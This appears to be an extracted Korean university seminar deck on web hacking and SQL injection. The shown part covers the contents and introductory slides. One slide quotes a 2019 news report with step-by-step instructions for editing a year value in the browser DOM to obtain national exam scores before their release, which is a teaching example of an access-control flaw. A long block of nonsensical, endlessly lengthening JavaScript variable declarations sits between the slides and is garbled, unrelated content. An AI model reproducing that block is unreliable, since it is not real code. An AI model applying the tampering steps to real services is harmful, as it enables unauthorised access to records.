


2025 부경대x부산대 연합 세미나

Web hacking 분야의 SQL Injection 실습

윤창현 (부경대)



CONTEXT

목차

SQL
Injection
Web Hacking

01. Web Hacking 개요

- Web Hacking 정의
- Web Security가 중요한 이유

02. Web Hacking 종류

- OWASP 재단 소개
- OWASP Top 10 취약점

03. SQL Injection 소개

- SQL Injection 정의
- SQL Injection 원리

04. 인증 우회 공격

- 인증 우회 원리
- 로그인 우회 실습

05. 데이터 조회 공격

- 데이터 조회 공격 종류
- Union-Based SQL Injection
- Blind-Based SQL Injection

06. SQL Injection 방어

- SQL Injection 방어 원칙
- SQL Injection 방어 방법

PRESENTATION

Web Hacking 개요



```
2256     scope.$eval(attr.ngSwitch || attr.on, {  
2257       element: element,  
2258       attr: attr,  
2259       ngSwitchController: ngSwitchController,  
2260       value: value  
2261     });  
2262   }  
2263   else if (attr.ngSwitch) {  
2264     var previousElements = previousElements || [];  
2265     var selectedElements = selectedElements || [];  
2266     var selectedScopes = selectedScopes || [];  
2267     var previousElementsIndex = previousElements.length;  
2268     var selectedElementsIndex = selectedElements.length;  
2269     var selectedScopesIndex = selectedScopes.length;  
2270     var previousElement;  
2271     var selectedElement;  
2272     var selectedScope;  
2273     var previousElementIndex;  
2274     var selectedElementIndex;  
2275     var selectedScopeIndex;  
2276     var previousElementValue;  
2277     var selectedElementValue;  
2278     var selectedScopeValue;  
2279     var previousElementChange;  
2280     var selectedElementChange;  
2281     var selectedScopeChange;  
2282     var previousElementOn;  
2283     var selectedElementOn;  
2284     var selectedScopeOn;  
2285     var previousElementOff;  
2286     var selectedElementOff;  
2287     var selectedScopeOff;  
2288     var previousElementOnChange;  
2289     var selectedElementOnChange;  
2290     var selectedScopeOnChange;  
2291     var previousElementOffChange;  
2292     var selectedElementOffChange;  
2293     var selectedScopeOffChange;  
2294     var previousElementOnOff;  
2295     var selectedElementOnOff;  
2296     var selectedScopeOnOff;  
2297     var previousElementOnOffChange;  
2298     var selectedElementOnOffChange;  
2299     var selectedScopeOnOffChange;  
2300     var previousElementOnOffOn;  
2301     var selectedElementOnOffOn;  
2302     var selectedScopeOnOffOn;  
2303     var previousElementOnOffOff;  
2304     var selectedElementOnOffOff;  
2305     var selectedScopeOnOffOff;  
2306     var previousElementOnOffOnChange;  
2307     var selectedElementOnOffOnChange;  
2308     var selectedScopeOnOffOnChange;  
2309     var previousElementOnOffOffChange;  
2310     var selectedElementOnOffOffChange;  
2311     var selectedScopeOnOffOffChange;  
2312     var previousElementOnOffOnOff;  
2313     var selectedElementOnOffOnOff;  
2314     var selectedScopeOnOffOnOff;  
2315     var previousElementOnOffOnOffChange;  
2316     var selectedElementOnOffOnOffChange;  
2317     var selectedScopeOnOffOnOffChange;  
2318     var previousElementOnOffOnOffOn;  
2319     var selectedElementOnOffOnOffOn;  
2320     var selectedScopeOnOffOnOffOn;  
2321     var previousElementOnOffOnOffOff;  
2322     var selectedElementOnOffOnOffOff;  
2323     var selectedScopeOnOffOnOffOff;  
2324     var previousElementOnOffOnOffOnChange;  
2325     var selectedElementOnOffOnOffOnChange;  
2326     var selectedScopeOnOffOnOffOnChange;  
2327     var previousElementOnOffOnOffOffChange;  
2328     var selectedElementOnOffOnOffOffChange;  
2329     var selectedScopeOnOffOnOffOffChange;  
2330     var previousElementOnOffOnOffOnOff;  
2331     var selectedElementOnOffOnOffOnOff;  
2332     var selectedScopeOnOffOnOffOnOff;  
2333     var previousElementOnOffOnOffOnOffChange;  
2334     var selectedElementOnOffOnOffOnOffChange;  
2335     var selectedScopeOnOffOnOffOnOffChange;  
2336     var previousElementOnOffOnOffOnOffOn;  
2337     var selectedElementOnOffOnOffOnOffOn;  
2338     var selectedScopeOnOffOnOffOnOffOn;  
2339     var previousElementOnOffOnOffOnOffOff;  
2340     var selectedElementOnOffOnOffOnOffOff;  
2341     var selectedScopeOnOffOnOffOnOffOff;  
2342     var previousElementOnOffOnOffOnOffOnChange;  
2343     var selectedElementOnOffOnOffOnOffOnChange;  
2344     var selectedScopeOnOffOnOffOnOffOnChange;  
2345     var previousElementOnOffOnOffOnOffOffChange;  
2346     var selectedElementOnOffOnOffOnOffOffChange;  
2347     var selectedScopeOnOffOnOffOnOffOffChange;  
2348     var previousElementOnOffOnOffOnOffOnOff;  
2349     var selectedElementOnOffOnOffOnOffOnOff;  
2350     var selectedScopeOnOffOnOffOnOffOnOff;  
2351     var previousElementOnOffOnOffOnOffOnOffChange;  
2352     var selectedElementOnOffOnOffOnOffOnOffChange;  
2353     var selectedScopeOnOffOnOffOnOffOnOffChange;  
2354     var previousElementOnOffOnOffOnOffOnOffOn;  
2355     var selectedElementOnOffOnOffOnOffOnOffOn;  
2356     var selectedScopeOnOffOnOffOnOffOnOffOn;  
2357     var previousElementOnOffOnOffOnOffOnOffOff;  
2358     var selectedElementOnOffOnOffOnOffOnOffOff;  
2359     var selectedScopeOnOffOnOffOnOffOnOffOff;  
2360     var previousElementOnOffOnOffOnOffOnOffOnChange;  
2361     var selectedElementOnOffOnOffOnOffOnOffOnChange;  
2362     var selectedScopeOnOffOnOffOnOffOnOffOnChange;  
2363     var previousElementOnOffOnOffOnOffOnOffOffChange;  
2364     var selectedElementOnOffOnOffOnOffOnOffOffChange;  
2365     var selectedScopeOnOffOnOffOnOffOnOffOffChange;  
2366     var previousElementOnOffOnOffOnOffOnOffOnOff;  
2367     var selectedElementOnOffOnOffOnOffOnOffOnOff;  
2368     var selectedScopeOnOffOnOffOnOffOnOffOnOff;  
2369     var previousElementOnOffOnOffOnOffOnOffOnOffChange;  
2370     var selectedElementOnOffOnOffOnOffOnOffOnOffChange;  
2371     var selectedScopeOnOffOnOffOnOffOnOffOnOffChange;  
2372     var previousElementOnOffOnOffOnOffOnOffOnOffOn;  
2373     var selectedElementOnOffOnOffOnOffOnOffOnOffOn;  
2374     var selectedScopeOnOffOnOffOnOffOnOffOnOffOn;  
2375     var previousElementOnOffOnOffOnOffOnOffOnOffOff;  
2376     var selectedElementOnOffOnOffOnOffOnOffOnOffOff;  
2377     var selectedScopeOnOffOnOffOnOffOnOffOnOffOff;  
2378     var previousElementOnOffOnOffOnOffOnOffOnOffOnChange;  
2379     var selectedElementOnOffOnOffOnOffOnOffOnOffOnChange;  
2380     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnChange;  
2381     var previousElementOnOffOnOffOnOffOnOffOnOffOffChange;  
2382     var selectedElementOnOffOnOffOnOffOnOffOnOffOffChange;  
2383     var selectedScopeOnOffOnOffOnOffOnOffOnOffOffChange;  
2384     var previousElementOnOffOnOffOnOffOnOffOnOffOnOff;  
2385     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOff;  
2386     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOff;  
2387     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2388     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2389     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2390     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2391     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2392     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2393     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2394     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2395     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2396     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2397     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2398     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2399     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2400     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2401     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2402     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2403     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2404     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2405     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2406     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2407     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2408     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2409     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2410     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2411     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2412     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2413     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2414     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2415     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2416     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2417     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2418     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2419     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2420     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2421     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2422     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2423     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2424     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2425     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2426     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2427     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2428     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2429     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2430     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2431     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2432     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2433     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2434     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2435     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2436     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2437     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2438     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2439     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2440     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2441     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2442     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2443     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2444     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2445     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2446     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2447     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2448     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2449     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2450     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2451     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2452     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2453     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2454     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2455     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2456     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2457     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2458     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2459     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2460     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2461     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2462     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2463     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2464     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2465     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2466     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2467     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2468     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2469     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2470     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2471     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2472     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2473     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2474     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2475     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2476     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2477     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2478     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2479     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2480     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2481     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2482     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2483     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2484     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2485     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOff;  
2486     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2487     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2488     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnChange;  
2489     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2490     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2491     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOffChange;  
2492     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2493     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2494     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOff;  
2495     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2496     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2497     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffChange;  
2498     var previousElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2499     var selectedElementOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;  
2500     var selectedScopeOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOnOffOn;
```

Web Hacking 정의

웹 애플리케이션과 그 기반 시스템의 취약점을 악용하여
비인가 접근, 데이터 탈취, 기능 오용, 시스템 장악 등을 수행하는 행위

2020 수능 성적표 미리 보기 가능? 인터넷 개발자 모드로 조작

입력: 2019-12-02 11:13



한국교육과정평가원 성적증명서 온라인 발급 페이지, 현재까지 애러로 안 열려

[보안뉴스 원병철 기자] 12월 4일 발표될 2020학년도 수학능력시험(이하 수능) 성적을 미리 볼 수 있는 방법이 수능관련 카페에 공개돼 논란을 빚고 있다. 실제 성적표 공개를 2일 앞두고 벌어진 만큼 일각에서는 미리 성적표를 확인한 수험생 처벌까지 요구하는 상황이다.

개발자 모드를 이용해 재수생들이 수능 점수를 미리 알 수 있었던 취약점

수능 성적표 출력 미리 출력하는 방법



1. 평가원 성적표 홈페이지에서 성적증명서 발급을 위해 공인인증서 로그인을 합니다.
2. 사진에서 DOM 탐색기를 이용해 2019라고 되어있는 부분을 찾아 2020으로 바꾸고 2020으로 바꾼 템을 클릭해서 성적표 발급 신청 & 출력합니다.



이 글은 30분 뒤에 폭파하겠습니다.
방법의 이해는 여러분께서 하시리라 믿겠습니다.

Web Security가 중요한 이유

Web Security가 중요한 이유




Web Security가 중요한 이유



Web Server


Web Security가 중요한 이유



Web Security가 중요한 이유



